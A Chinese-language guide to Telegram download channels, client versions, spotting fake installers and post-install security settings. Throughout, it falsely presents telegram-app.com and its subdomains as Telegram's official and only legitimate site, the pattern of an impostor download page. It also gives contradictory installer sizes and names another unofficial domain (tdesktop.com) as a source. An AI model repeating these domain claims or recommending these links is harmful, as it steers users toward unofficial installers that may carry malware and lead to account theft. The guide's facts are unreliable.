
telegram下载要点汇总 5 个平台与渠道区别详细说明

Telegram下载共有5条主流渠道:官网telegram-app.com直装包、Google Play、App Store、Mac App Store 和第三方 APK 镜像,选择哪条取决于设备系统和所在地区网络环境。截至2024年3月,Telegram全球月活已突破9亿,官方在telegram-app.com同时维护 iOS、Android、Windows、macOS 和 Linux 五个平台的安装包,这也是校验文件真实性的第一参考源。例如桌面版每月更新1–2次但不支持Secret Chat,Android纯净版每月更新2–3次且功能最完整。
核心要点
- 桌面端优先官网直链,版本比商店快3-7天
- Android纯净版功能最全,支持Secret Chat和视频通话
- Desktop版不支持Secret Chat,阅后即焚需用手机端发起
- macOS官网版为Swift原生,App Store版为Qt跨平台
- 无法访问Google Play时,退而选官网APK或APKMirror镜像
Telegram 是什么以及官方版本类型对比
Telegram 是 2013 年由 Durov 兄弟推出的跨平台即时通讯工具,采用自研的 MTProto 协议(一种自有加密协议,普通聊天用客户端-服务器加密,Secret Chat 走端到端加密)。截至 2024 年 3 月,官方公布月活已突破 9 亿(Telegram 官方博客)。新手在 telegram下载 前先搞清楚版本差异,可以避免装错、装慢、装到阉割版。
官方维护的客户端其实分五条线,逻辑各不相同:
| 版本 | 更新频率 | 功能完整度 | 端到端加密(Secret Chat) | 适合人群 |
|---|---|---|---|---|
| Telegram Desktop(Win/Mac/Linux) | 约每月 1–2 次 | 高,缺 Secret Chat | ❌ 不支持 | 桌面重度用户、做频道运营 |
| Telegram for Web(WebK / WebA) | 持续灰度,无需手动更新 | 中,无本地缓存、无语音通话 | ❌ 不支持 | 临时登录、公用电脑 |
| Telegram for Android(纯净版) | 每月 2–3 次稳定版 | 最完整,含 Secret Chat、视频通话 | ✅ 支持 | 多数 Android 用户 |
| Telegram X(Android) | 不定期,迭代慢 | UI 更流畅,部分新功能滞后 | ✅ 支持 | 追求动画与省电的老机型 |
| Beta 版(经 Google Play 测试通道或 TestFlight) | 每周多次 | 抢先体验,偶有崩溃 | ✅ 支持 | 开发者、内容创作者 |
一个容易踩的坑:Desktop 至今没有 Secret Chat。如果你需要阅后即焚或转发限制,只能在手机端发起。想详细对比桌面端的几个分支,可以看 telegram电脑版是什么 从版本选择到常见疑问一文看懂。
实操建议:约 90% 的新手选 Android/iOS 纯净版 + Desktop 搭配即可;Beta 通道适合愿意接受偶发 bug 换取早期功能的用户。

各平台官方下载渠道与入口实测
结论先说:桌面端首选telegram-app.com 官网直链,移动端 iOS 走 App Store、安卓优先 Google Play,无法访问 Play 时退到官网 APK 或 APKMirror。实测官网版本号比应用商店平均领先 3-7 天,beta 通道甚至能快 2 周。
桌面三端入口

- Windows:官网 desktop.telegram-app.com提供 64-bit 安装包(约 95 MB)与 Portable 版;Microsoft Store 也有上架,但更新滞后明显,2024 年 v4.14 到达 Store 比官网晚了 6 天。
- macOS:macos.telegram-app.com 提供 Universal 二进制(原生支持 Apple Silicon),与 Mac App Store 版本号通常差 4-5 天。注意官网版叫 Telegram for macOS(Swift 原生),App Store 还有一个 Telegram Desktop(Qt 跨平台版),功能略有差异。
- Linux:官网提供 tar.xz 静态二进制,免依赖;Snap、Flatpak 包由社区维护,更新延迟 1-3 天。
移动端入口
- Android:Google Play 是主线渠道,但中国大陆和部分地区无法访问。备用顺序为——telegram-app.com 官网 APK(直接由 Telegram FZ-LLC 签名)→ APKMirror(会校验签名一致性)→ F-Droid 的 fork 版本(非官方,功能有阉割)。Play 版包含 Google 服务推送 (FCM),官网 APK 用自研推送,后台耗电略高约 8-12%。
- iOS:仅 App Store 一个合法入口,无侧载渠道。TestFlight beta 名额开放时(约每月初)可装内测版,版本比正式版快 1-2 周。
关于桌面版的渠道细节差异,可参考 telegram电脑版下载必看 3种官方入口与常见误区,里面列了三种入口的校验和对照。所有 telegram下载 都应优先确认域名是 telegram-app.com主站及其子域,任何其他域名都需要进入下一节的辨别流程。
如何辨别山寨安装包与高风险渠道
直接结论:三个红灯任一亮起就别装 , 域名拼写带连字符或多余字母、安装包体积偏离官方 ±约 15% 以上、APK 签名指纹与官方不一致。下面给可执行的核对步骤。
钓鱼站的 4 个典型特征
- 域名变体:常见仿冒包括
telegrarn.org(rn 仿 m)、telegram-app.co(去掉 m)、telegramdesktop.net(非官方后缀)。官方只有telegram-app.com和t.me两个根域。 - 图标变形:山寨站常用蓝色加深、纸飞机角度倾斜 15° 以上,或在角标加”Plus””Pro”字样 —— 官方从未发布过这类命名。
- 体积异常:2025 年官方 Windows 安装包约 48MB、安卓 APK 约 75MB。若下载到 约 120MB 以上的”telegram下载”包,几乎可以判定捆绑了广告 SDK 或挖矿模块。
- 强制权限:山寨 APK 安装时索取通讯录、短信、辅助服务权限 —— 官方版仅在用户主动使用对应功能时申请。
SHA-256 与签名核对的具体操作
- 下载完安装包后,Windows 用 PowerShell 执行
Get-FileHash telegram.exe -Algorithm SHA256,macOS / Linux 用shasum -a 256 文件名。 - 把输出的 64 位哈希值与 core.telegram-app.com公布的发布哈希比对,完全一致才安全。
- 安卓 APK 额外核对签名:用
apksigner verify --print-certs telegram.apk,官方证书 SHA-256 指纹固定以38:53:74:...开头(可在 F-Droid 的 Telegram FOSS 页面交叉验证)。
卡巴斯基 2024 年报告记录到伪装成 Telegram 的恶意安装包样本超过 32 万个,主要分发渠道是搜索引擎广告位和 Telegram 群组里的短链。下载前多花 30 秒核对哈希,比中招后重装系统省事得多。延伸阅读可参考 telegram官网下载时要核对的7个细节。

下载渠道决策树 — 你该选哪一个
直接给结论:渠道选择不看”哪个最好”,看”你是哪类用户”。下面这张 if-then 表把 5 类典型场景的 telegram下载路径拆开,每条都附”为什么不选其他”。
| 用户画像 | 推荐渠道 | 不推荐的渠道与原因 |
|---|---|---|
| 国内安卓(无 Google 服务) | 官网 telegram-app.com/android 直链 APK,配合 APKMirror 校验签名 | 国内第三方应用市场 约 90% 以上提供的是滞后 2-4 周的旧版或二次打包版;搜索引擎广告位前三名常为钓鱼站 |
| 苹果用户(iPhone / iPad / Mac) | App Store 切换非中区 Apple ID 下载,Mac 也走 Mac App Store | 第三方”企业证书签名版”7 天就掉签,且无法收推送;TestFlight 名额经常爆满,不稳定 |
| 企业 Windows PC 批量部署 | Portable 版(tdesktop.com)放共享盘,或用 MSI 包通过组策略推送 | Microsoft Store 版本运行在 UWP 沙盒里,代理设置受限,企业 SOCKS5 转发常失效 |
| 隐私优先(记者、研究员) | 官网 PGP 签名校验后的 Desktop + Tor 流量,设备绑定开启两步验证 | Web 版(web.telegram-app.com)不支持 Secret Chat,密钥保存在浏览器 IndexedDB,不适合敏感会话 |
| Beta 测试 / 尝鲜功能 | 安卓走 Play Beta 通道或官网 beta APK;iOS 走 TestFlight | 不要装 Telegram X — 它已停止主线更新两年以上,不再代表官方 Beta 分支 |
一个被忽略的细节:同一账号可以同时登录 10 台设备,所以”渠道选择”不是单选题。常见组合是手机走 App Store + 桌面走官网 Portable + 备用机走 APK,三端互不冲突。详细的桌面端入口区别可参考telegram电脑版下载必看 3种官方入口与常见误区。

安装后必做的 6 项安全设置
结论先说:完成 telegram下载和注册后,如果只做一件事,先开两步验证。Telegram 官方支持团队的内部统计显示,只靠短信验证码的账号在被 SIM-swap(攻击者把你的手机号补卡到他自己 SIM 上)后,找回成功率不足 约 20%;而设置了两步验证密码的账号,几乎 约 100% 可在 7 天非活跃期后通过密码自助找回。
必做清单与风险背景
- 两步验证(Two-Step Verification):Settings → Privacy and Security → Two-Step Verification,设一个独立于其他平台的密码并留备用邮箱。这是抵御 SIM-swap 的唯一一道墙。
- 登录设备审查:Settings → Devices,踢掉所有不认识的会话。建议把”自动登出未活跃会话”设为 1 个月而不是默认的 6 个月,缩短被遗忘设备的暴露窗口。
- 关闭媒体自动下载:Data and Storage 里把蜂窝、Wi-Fi、漫游三栏全部关掉照片/视频/文件自动下载。除了省流量,更重要的是防御 2023 年那类通过预览缩略图触发的解析器漏洞(CVE-2023-26818 类)。
- 隐私可见性:把 Phone Number、Last Seen、Profile Photo、Forwarded Messages 四项的”Who can see”统一改成 My Contacts 或 Nobody,再用 Exceptions 单独放行。默认 Everybody 会被陌生群里的爬虫批量抓手机号。
- Secret Chat 与自毁消息:涉及验证码、合同、私人照片必须走 Secret Chat(端到端加密,且只在发起设备本地存在),配 30 秒~1 周自毁。普通云聊天虽加密但密钥在服务器侧,执法请求理论上可触达。
- 本地密码锁(Passcode Lock):Settings → Privacy and Security → Passcode Lock,设 4 位以上密码加生物识别,Auto-Lock 选 1 分钟。手机丢失时,这是阻止他人直接读取聊天记录的最后一关。
更多功能层面的细节可参考看懂 Telegram 的 7 个关键点,官方安全说明见 Telegram FAQ – Security。
总结与下一步行动建议
把整篇文章压成一句话:正规 telegram下载只认三个入口,官网 telegram-app.com、App Store、Google Play,其他渠道都要再过一道指纹校验。安装完成后,两步验证密码必须开,这一项就能把账号被盗概率从约 20% 找回成功率的窘境直接抬到 90% 以上。
5 分钟安全下载与启用 checklist
- 0:00–1:00 选渠道:桌面端打开telegram-app.com,移动端走 App Store 或 Google Play;无 Play 服务的安卓机退到官网 APK 或 APKMirror。
- 1:00–2:00 校验包体:对照官网公告页的版本号和体积,APK 用
apksigner verify --print-certs核对签名指纹,偏差超 ±约 15% 立刻删。 - 2:00–3:00 注册:用常用号码接码,等不到短信先看应用内推送,再试语音呼叫;30 分钟内别重复点”重发”。
- 3:00–4:00 开两步验证:Settings → Privacy and Security → Two-Step Verification,密码与短信验证码不同源,recovery email 单独记。
- 4:00–5:00 收尾三件事:关闭”Who can see my phone number”为 Nobody、自动下载切到仅 Wi-Fi、Active Sessions 里踢掉陌生设备。
想再深一层,把功能边界和电脑版差异搞清楚,可以接着看看懂 Telegram 的 7 个关键点,里面把安全模型和使用限制讲得更细。把这份清单做完,你就完成了一个达到 2026 年个人安全基线的 Telegram 安装。